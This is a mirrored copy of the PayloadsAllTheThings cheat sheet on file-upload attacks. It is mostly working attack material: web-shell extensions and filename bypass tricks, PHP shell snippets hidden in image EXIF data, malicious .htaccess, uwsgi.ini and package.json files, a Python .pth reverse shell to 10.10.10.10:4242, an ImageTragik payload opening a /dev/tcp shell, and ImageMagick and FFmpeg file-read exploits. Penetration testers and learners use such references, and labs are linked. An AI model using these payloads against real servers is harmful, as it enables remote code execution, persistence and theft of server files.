index.md (20364B)
1 --- 2 title: "Upload Insecure Files" 3 topic: "Upload Insecure Files" 4 topicSlug: "upload-insecure-files" 5 sourcePath: "Upload Insecure Files/README.md" 6 sourceUrl: "https://github.com/swisskyrepo/PayloadsAllTheThings/blob/3ac27901c711/Upload%20Insecure%20Files/README.md" 7 sha: "3ac27901c711" 8 isReadme: true 9 --- 10 11 # Upload Insecure Files 12 13 > Uploaded files may pose a significant risk if not handled correctly. A remote attacker could send a multipart/form-data POST request with a specially-crafted filename or mime type and execute arbitrary code. 14 15 ## Summary 16 17 * [Tools](#tools) 18 * [Methodology](#methodology) 19 * [Defaults Extensions](#defaults-extensions) 20 * [Upload Tricks](#upload-tricks) 21 * [Filename Vulnerabilities](#filename-vulnerabilities) 22 * [Picture Compression](#picture-compression) 23 * [Picture Metadata](#picture-metadata) 24 * [Configuration Files](#configuration-files) 25 * [CVE - ImageMagick](#cve---imagemagick) 26 * [CVE - FFMpeg HLS](#cve---ffmpeg-hls) 27 * [Labs](#labs) 28 * [References](#references) 29 30 ## Tools 31 32 * [almandin/fuxploiderFuxploider](https://github.com/almandin/fuxploider) - File upload vulnerability scanner and exploitation tool. 33 * [Burp/Upload Scanner](https://portswigger.net/bappstore/b2244cbb6953442cb3c82fa0a0d908fa) - HTTP file upload scanner for Burp Proxy. 34 * [ZAP/FileUpload](https://www.zaproxy.org/blog/2021-08-20-zap-fileupload-addon/) - OWASP ZAP add-on for finding vulnerabilities in File Upload functionality. 35 36 ## Methodology 37 38  39 40 ### Defaults Extensions 41 42 Here is a list of the default extensions for web shell pages in the selected languages (PHP, ASP, JSP). 43 44 * PHP Server 45 46 ```powershell 47 .php 48 .php3 49 .php4 50 .php5 51 .php7 52 53 # Less known PHP extensions 54 .pht 55 .phps 56 .phar 57 .phpt 58 .pgif 59 .phtml 60 .phtm 61 .inc 62 ``` 63 64 * ASP Server 65 66 ```powershell 67 .asp 68 .aspx 69 .config 70 .cer # (IIS <= 7.5) 71 .asa # (IIS <= 7.5) 72 shell.aspx;1.jpg # (IIS < 7.0) 73 shell.soap 74 ``` 75 76 * JSP : `.jsp, .jspx, .jsw, .jsv, .jspf, .wss, .do, .actions` 77 * Perl: `.pl, .pm, .cgi, .lib` 78 * Coldfusion: `.cfm, .cfml, .cfc, .dbm` 79 * Node.js: `.js, .json, .node` 80 81 Other extensions that can be abused to trigger other vulnerabilities. 82 83 * `.svg`: XXE, XSS, SSRF 84 * `.gif`: XSS 85 * `.csv`: CSV Injection 86 * `.xml`: XXE 87 * `.avi`: LFI, SSRF 88 * `.js` : XSS, Open Redirect 89 * `.zip`: RCE, DOS, LFI Gadget 90 * `.html` : XSS, Open Redirect 91 92 ### Upload Tricks 93 94 **Extensions**: 95 96 * Use double extensions : `.jpg.php, .png.php5` 97 * Use reverse double extension (useful to exploit Apache misconfigurations where anything with extension .php, but not necessarily ending in .php will execute code): `.php.jpg` 98 * Random uppercase and lowercase : `.pHp, .pHP5, .PhAr` 99 * Null byte (works well against `pathinfo()`) 100 * `.php%00.gif` 101 * `.php\x00.gif` 102 * `.php%00.png` 103 * `.php\x00.png` 104 * `.php%00.jpg` 105 * `.php\x00.jpg` 106 * Special characters 107 * Multiple dots : `file.php......` , on Windows when a file is created with dots at the end those will be removed. 108 * Whitespace and new line characters 109 * `file.php%20` 110 * `file.php%0d%0a.jpg` 111 * `file.php%0a` 112 * Right to Left Override (RTLO): `name.%E2%80%AEphp.jpg` will became `name.gpj.php`. 113 * Slash: `file.php/`, `file.php.\`, `file.j\sp`, `file.j/sp` 114 * Multiple special characters: `file.jsp/././././.` 115 * UTF8 filename: `Content-Disposition: form-data; name="anyBodyParam"; filename*=UTF8''myfile%0a.txt` 116 117 * On Windows OS, `include`, `require` and `require_once` functions will convert "foo.php" followed by one or more of the chars `\x20` ( ), `\x22` ("), `\x2E` (.), `\x3C` (<), `\x3E` (>) back to "foo.php". 118 * On Windows OS, `fopen` function will convert "foo.php" followed by one or more of the chars `\x2E` (.), `\x2F` (/), `\x5C` (\) back to "foo.php". 119 * On Windows OS, `move_uploaded_file` function will convert "foo.php" followed by one or more of the chars `\x2E` (.), `\x2F` (/), `\x5C` (\) back to "foo.php". 120 121 * On Windows OS, when running PHP on IIS some characters are automatically converted to other characters when it is going to save a file (e.g. `web<<` becomes `web**` and can replace `web.config`). 122 * `\x3E` (>) is converted to `\x3F` (?) 123 * `\x3C` (<) is converted to `\x2A` (*) 124 * `\x22` (") is converted to `\x2E` (.), to use this trick in a file upload request the "`Content-Disposition`" header should use single quotes (e.g. filename='web"config'). 125 126 **File Identification**: 127 128 MIME type, a MIME type (Multipurpose Internet Mail Extensions type) is a standardized identifier that tells browsers, servers, and applications what kind of file or data is being handled. It consists of a type and a subtype, separated by a slash. Change `Content-Type : application/x-php` or `Content-Type : application/octet-stream` to `Content-Type : image/gif` to disguise the content as an image. 129 130 * Common images content-types: 131 132 ```cs 133 Content-Type: image/gif 134 Content-Type: image/png 135 Content-Type: image/jpeg 136 ``` 137 138 * Content-Type wordlist: [SecLists/web-all-content-types.txt](https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/web-all-content-types.txt) 139 140 ```cs 141 text/php 142 text/x-php 143 application/php 144 application/x-php 145 application/x-httpd-php 146 application/x-httpd-php-source 147 ``` 148 149 * Set the `Content-Type` twice, once for unallowed type and once for allowed. 150 151 [Magic Bytes](https://en.wikipedia.org/wiki/List_of_file_signatures) - Sometimes applications identify file types based on their first signature bytes. Adding/replacing them in a file might trick the application. 152 153 * PNG: `\x89PNG\r\n\x1a\n\0\0\0\rIHDR\0\0\x03H\0\xs0\x03[` 154 * JPG: `\xff\xd8\xff` 155 * GIF: `GIF87a` OR `GIF8;` 156 157 **File Encapsulation**: 158 159 Using NTFS alternate data stream (ADS) in Windows. 160 In this case, a colon character ":" will be inserted after a forbidden extension and before a permitted one. As a result, an empty file with the forbidden extension will be created on the server (e.g. "`file.asax:.jpg`"). This file might be edited later using other techniques such as using its short filename. The "::$data" pattern can also be used to create non-empty files. Therefore, adding a dot character after this pattern might also be useful to bypass further restrictions (.e.g. "`file.asp::$data.`") 161 162 **Other Techniques**: 163 164 PHP web shells don't always have the `<?php` tag, here are some alternatives: 165 166 * Using a PHP script tag `<script language="php">` 167 168 ```html 169 <script language="php">system("id");</script> 170 ``` 171 172 * The `<?=` is shorthand syntax in PHP for outputting values. It is equivalent to using `<?php echo`. 173 174 ```php 175 <?=`id`?> 176 ``` 177 178 ### Filename Vulnerabilities 179 180 Sometimes the vulnerability is not the upload but how the file is handled after. You might want to upload files with payloads in the filename. 181 182 * Time-Based SQLi Payloads: e.g. `poc.js'(select*from(select(sleep(20)))a)+'.extension` 183 * LFI/Path Traversal Payloads: e.g. `image.png../../../../../../../etc/passwd` 184 * XSS Payloads e.g. `'"><img src=x onerror=alert(document.domain)>.extension` 185 * File Traversal e.g. `../../../tmp/lol.png` 186 * Command Injection e.g. `; sleep 10;` 187 188 Also you upload: 189 190 * HTML/SVG files to trigger an XSS 191 * EICAR file to check the presence of an antivirus 192 193 ### Picture Compression 194 195 Create valid pictures hosting PHP code. Upload the picture and use a **Local File Inclusion** to execute the code. The shell can be called with the following command : `curl 'http://localhost/test.php?0=system' --data "1='ls'"`. 196 197 * Picture Metadata, hide the payload inside a comment tag in the metadata. 198 * Picture Resize, hide the payload within the compression algorithm in order to bypass a resize. Also defeating `getimagesize()` and `imagecreatefromgif()`. 199 * [JPG](https://virtualabs.fr/Nasty-bulletproof-Jpegs-l): use createBulletproofJPG.py 200 * [PNG](https://blog.isec.pl/injection-points-in-popular-image-formats/): use createPNGwithPLTE.php 201 * [GIF](https://blog.isec.pl/injection-points-in-popular-image-formats/): use createGIFwithGlobalColorTable.php 202 203 ### Picture Metadata 204 205 Create a custom picture and insert exif tag with `exiftool`. A list of multiple exif tags can be found at [exiv2.org](https://exiv2.org/tags.html) 206 207 ```ps1 208 convert -size 110x110 xc:white payload.jpg 209 exiftool -Copyright="PayloadsAllTheThings" -Artist="Pentest" -ImageUniqueID="Example" payload.jpg 210 exiftool -Comment="<?php echo 'Command:'; if($_POST){system($_POST['cmd']);} __halt_compiler();" img.jpg 211 ``` 212 213 ### Configuration Files 214 215 If you are trying to upload files to a : 216 217 * PHP server, take a look at the [.htaccess](/payloads/upload-insecure-files/configuration-apache-htaccess/readme) trick to execute code. 218 * ASP server, take a look at the [web.config](https://raw.githubusercontent.com/swisskyrepo/PayloadsAllTheThings/3ac27901c711/Upload%20Insecure%20Files/Configuration%20IIS%20web.config) trick to execute code. 219 * uWSGI server, take a look at the [uwsgi.ini](https://raw.githubusercontent.com/swisskyrepo/PayloadsAllTheThings/3ac27901c711/Upload%20Insecure%20Files/Configuration%20uwsgi.ini/uwsgi.ini) trick to execute code. 220 221 Configuration files examples 222 223 * [Apache: .htaccess](/payloads/upload-insecure-files/configuration-apache-htaccess/readme) 224 * [IIS: web.config](https://raw.githubusercontent.com/swisskyrepo/PayloadsAllTheThings/3ac27901c711/Upload%20Insecure%20Files/Configuration%20IIS%20web.config) 225 * [Python: \_\_init\_\_.py](https://raw.githubusercontent.com/swisskyrepo/PayloadsAllTheThings/3ac27901c711/Upload%20Insecure%20Files/Configuration%20Python%20__init__.py) 226 * [WSGI: uwsgi.ini](https://raw.githubusercontent.com/swisskyrepo/PayloadsAllTheThings/3ac27901c711/Upload%20Insecure%20Files/Configuration%20uwsgi.ini/uwsgi.ini) 227 228 #### Apache: .htaccess 229 230 The `AddType` directive in an `.htaccess` file is used to specify the MIME (Multipurpose Internet Mail Extensions) type for different file extensions on an Apache HTTP Server. This directive helps the server understand how to handle different types of files and what content type to associate with them when serving them to clients (such as web browsers). 231 232 Here is the basic syntax of the AddType directive: 233 234 ```ps1 235 AddType mime-type extension [extension ...] 236 ``` 237 238 Exploit `AddType` directive by uploading an .htaccess file with the following content. 239 240 ```ps1 241 AddType application/x-httpd-php .rce 242 ``` 243 244 Then upload any file with `.rce` extension. 245 246 #### WSGI: uwsgi.ini 247 248 uWSGI configuration files can include “magic” variables, placeholders and operators defined with a precise syntax. The ‘@’ operator in particular is used in the form of @(filename) to include the contents of a file. Many uWSGI schemes are supported, including “exec” - useful to read from a process’s standard output. These operators can be weaponized for Remote Command Execution or Arbitrary File Write/Read when a .ini configuration file is parsed: 249 250 Example of a malicious `uwsgi.ini` file: 251 252 ```ini 253 [uwsgi] 254 ; read from a symbol 255 foo = @(sym://uwsgi_funny_function) 256 ; read from binary appended data 257 bar = @(data://[ATTACKER.DOMAIN.TLD]) 258 ; read from http 259 test = @(http://[ATTACKER.DOMAIN.TLD]) 260 ; read from a file descriptor 261 content = @(fd://[ATTACKER.DOMAIN.TLD]) 262 ; read from a process stdout 263 body = @(exec://whoami) 264 ; call a function returning a char * 265 characters = @(call://uwsgi_func) 266 ``` 267 268 When the configuration file will be parsed (e.g. restart, crash or autoreload) payload will be executed. 269 270 #### Dependency Manager 271 272 Alternatively you may be able to upload a JSON file with a custom scripts, try to overwrite a dependency manager configuration file. 273 274 * package.json 275 276 ```js 277 "scripts": { 278 "prepare" : "/bin/touch /tmp/pwned.txt" 279 } 280 ``` 281 282 * composer.json 283 284 ```js 285 "scripts": { 286 "pre-command-run" : [ 287 "/bin/touch /tmp/pwned.txt" 288 ] 289 } 290 ``` 291 292 #### Python Path File 293 294 When a `.pth` file is placed in a directory like `site-packages` or `dist-packages`, Python's `site` initialization logic processes it during interpreter startup. 295 296 > An executable line in a .pth file is run at every Python startup, regardless of whether a particular module is actually going to be used. - [Site-specific configuration hook](https://docs.python.org/3/library/site.html) 297 298 Dropping a malicious `.pth` file into a globally loaded package directory can give an attacker repeated code execution without modifying the target application's source code. Any Python program that starts in that environment may trigger the payload. 299 300 Default locations for globally loaded package directories can be extracted using `python3 -m site`. Typical locations include: 301 302 ```py 303 /usr/lib/pythonX.Y/site-packages/ 304 /usr/local/lib/pythonX.Y/dist-packages/ 305 306 # home location 307 /root 308 /home/$USER 309 ``` 310 311 Example of malicious use, this will create a reverse shell that will connect back to the attacker's machine every time a Python process starts in that environment.: 312 313 ```bash 314 echo 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.10",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")' > /usr/local/lib/python3.6/site-packages/persistence.pth 315 ``` 316 317 ### CVE - ImageMagick 318 319 If the backend is using ImageMagick to resize/convert user images, you can try to exploit well-known vulnerabilities such as ImageTragik. 320 321 #### CVE-2016–3714 - ImageTragik 322 323 Upload this content with an image extension to exploit the vulnerability (ImageMagick , 7.0.1-1) 324 325 * ImageTragik - example #1 326 327 ```powershell 328 push graphic-context 329 viewbox 0 0 640 480 330 fill 'url(https://127.0.0.1/test.jpg"|bash -i >& /dev/tcp/attacker-ip/attacker-port 0>&1|touch "hello)' 331 pop graphic-context 332 ``` 333 334 * ImageTragik - example #3 335 336 ```powershell 337 %!PS 338 userdict /setpagedevice undef 339 save 340 legal 341 { null restore } stopped { pop } if 342 { legal } stopped { pop } if 343 restore 344 mark /OutputFile (%pipe%id) currentdevice putdeviceprops 345 ``` 346 347 The vulnerability can be triggered by using the `convert` command. 348 349 ```ps1 350 convert shellexec.jpeg whatever.gif 351 ``` 352 353 #### CVE-2022-44268 354 355 CVE-2022-44268 is an information disclosure vulnerability identified in ImageMagick. An attacker can exploit this by crafting a malicious image file that, when processed by ImageMagick, can disclose information from the local filesystem of the server running the vulnerable version of the software. 356 357 * Generate the payload 358 359 ```ps1 360 apt-get install pngcrush imagemagick exiftool exiv2 -y 361 pngcrush -text a "profile" "/etc/passwd" exploit.png 362 ``` 363 364 * Trigger the exploit by uploading the file. The backend might use something like `convert pngout.png pngconverted.png` 365 * Download the converted picture and inspect its content with: `identify -verbose pngconverted.png` 366 * Convert the exfiltrated data: `python3 -c 'print(bytes.fromhex("HEX_FROM_FILE").decode("utf-8"))'` 367 368 More payloads in the folder `Picture ImageMagick/`. 369 370 ### CVE - FFMpeg HLS 371 372 FFmpeg is an open source software used for processing audio and video formats. You can use a malicious HLS playlist inside an AVI video to read arbitrary files. 373 374 1. `./gen_xbin_avi.py file://<filename> file_read.avi` 375 2. Upload `file_read.avi` to some website that processes videofiles 376 3. On server side, done by the videoservice: `ffmpeg -i file_read.avi output.mp4` 377 4. Click "Play" in the videoservice. 378 5. If you are lucky, you'll the content of `<filename>` from the server. 379 380 The script creates an AVI that contains an HLS playlist inside GAB2. The playlist generated by this script looks like this: 381 382 ```ps1 383 #EXTM3U 384 #EXT-X-MEDIA-SEQUENCE:0 385 #EXTINF:1.0 386 GOD.txt 387 #EXTINF:1.0 388 /etc/passwd 389 #EXT-X-ENDLIST 390 ``` 391 392 More payloads in the folder `CVE FFmpeg HLS/`. 393 394 ## Labs 395 396 * [PortSwigger - Labs on File Uploads](https://portswigger.net/web-security/all-labs#file-upload-vulnerabilities) 397 * [Root Me - File upload - Double extensions](https://www.root-me.org/en/Challenges/Web-Server/File-upload-Double-extensions) 398 * [Root Me - File upload - MIME type](https://www.root-me.org/en/Challenges/Web-Server/File-upload-MIME-type) 399 * [Root Me - File upload - Null byte](https://www.root-me.org/en/Challenges/Web-Server/File-upload-Null-byte) 400 * [Root Me - File upload - ZIP](https://www.root-me.org/en/Challenges/Web-Server/File-upload-ZIP) 401 * [Root Me - File upload - Polyglot](https://www.root-me.org/en/Challenges/Web-Server/File-upload-Polyglot) 402 403 ## References 404 405 * [A New Vector For “Dirty” Arbitrary File Write to RCE - Maxence Schmitt and Lorenzo Stella - February 28, 2023](https://web.archive.org/web/20230228140105/https://blog.doyensec.com/2023/02/28/new-vector-for-dirty-arbitrary-file-write-2-rce.html) 406 * [Analysis of Python's .pth files as a persistence mechanism - @malmoeb - January 14, 2025](https://web.archive.org/web/20250218083206/https://dfir.ch/posts/publish_python_pth_extension/) 407 * [Arbitrary File Upload Tricks In Java - pyn3rd - May 7, 2022](https://web.archive.org/web/20220601101409/https://pyn3rd.github.io/2022/05/07/Arbitrary-File-Upload-Tricks-In-Java/) 408 * [Attacking Webservers Via .htaccess - Eldar Marcussen - May 17, 2011](https://web.archive.org/web/20200203171034/https://www.justanotherhacker.com:80/2011/05/htaccess-based-attacks.html) 409 * [BookFresh Tricky File Upload Bypass to RCE - Ahmed Aboul-Ela - November 29, 2014](http://web.archive.org/web/20141231210005/https://secgeek.net/bookfresh-vulnerability/) 410 * [Bulletproof Jpegs Generator - Damien Cauquil (@virtualabs) - April 9, 2012](https://web.archive.org/web/20130606125954/http://www.virtualabs.fr/Nasty-bulletproof-Jpegs-l) 411 * [Encoding Web Shells in PNG IDAT chunks - phil - April 6, 2012](https://web.archive.org/web/20120610205435/http://www.idontplaydarts.com:80/2012/06/encoding-web-shells-in-png-idat-chunks) 412 * [File Upload - HackTricks - July 20, 2024](https://web.archive.org/web/20241230150546/https://book.hacktricks.xyz/pentesting-web/file-upload) 413 * [File Upload and PHP on IIS: >=? and <=* and "=. - Soroush Dalili (@irsdl) - July 23, 2014](https://web.archive.org/web/20231003035528/https://soroush.me/blog/2014/07/file-upload-and-php-on-iis-wildcards/) 414 * [File Upload restrictions bypass - Haboob Team - July 24, 2018](https://web.archive.org/web/20180724174319/https://www.exploit-db.com/docs/english/45074-file-upload-restrictions-bypass.pdf) 415 * [IIS - SOAP - Navigating The Shadows - 0xbad53c - May 19, 2024](https://web.archive.org/web/20220404084558/https://red.0xbad53c.com/red-team-operations/initial-access/webshells/iis-soap) 416 * [Injection points in popular image formats - Daniel Kalinowski - November 8, 2019](https://web.archive.org/web/20191130061135/https://blog.isec.pl/injection-points-in-popular-image-formats/) 417 * [Insomnihack Teaser 2019 / l33t-hoster - Ian Bouchard (@Corb3nik) - January 20, 2019](https://web.archive.org/web/20190125123231/http://corb3nik.github.io:80/blog/insomnihack-teaser-2019/l33t-hoster) 418 * [Inyección de código en imágenes subidas y tratadas con PHP-GD - hackplayers - March 22, 2020](https://web.archive.org/web/20260219153035/https://www.hackplayers.com/2020/03/inyeccion-de-codigo-en-imagenes-php-gd.html) 419 * [La PNG qui se prenait pour du PHP - Philippe Paget (@PagetPhil) - February 23, 2014](https://web.archive.org/web/20140416083530/http://phil242.wordpress.com/2014/02/23/la-png-qui-se-prenait-pour-du-php/) 420 * [More Ghostscript Issues: Should we disable PS coders in policy.xml by default? - Tavis Ormandy - August 21, 2018](https://web.archive.org/web/20180821130209/http://openwall.com/lists/oss-security/2018/08/21/2) 421 * [PHDays - Attacks on video converters:a year later - Emil Lerner, Pavel Cheremushkin - December 20, 2017](https://docs.google.com/presentation/d/1yqWy_aE3dQNXAhW8kxMxRqtP7qMHaIfMzUDpEqFneos/edit#slide=id.p) 422 * [Protection from Unrestricted File Upload Vulnerability - Narendra Shinde - October 22, 2015](https://web.archive.org/web/20200812181326/https://blog.qualys.com/securitylabs/2015/10/22/unrestricted-file-upload-vulnerability) 423 * [The .phpt File Structure - PHP Internals Book - October 18, 2017](https://web.archive.org/web/20260218185252/https://www.phpinternalsbook.com/tests/phpt_file_structure.html)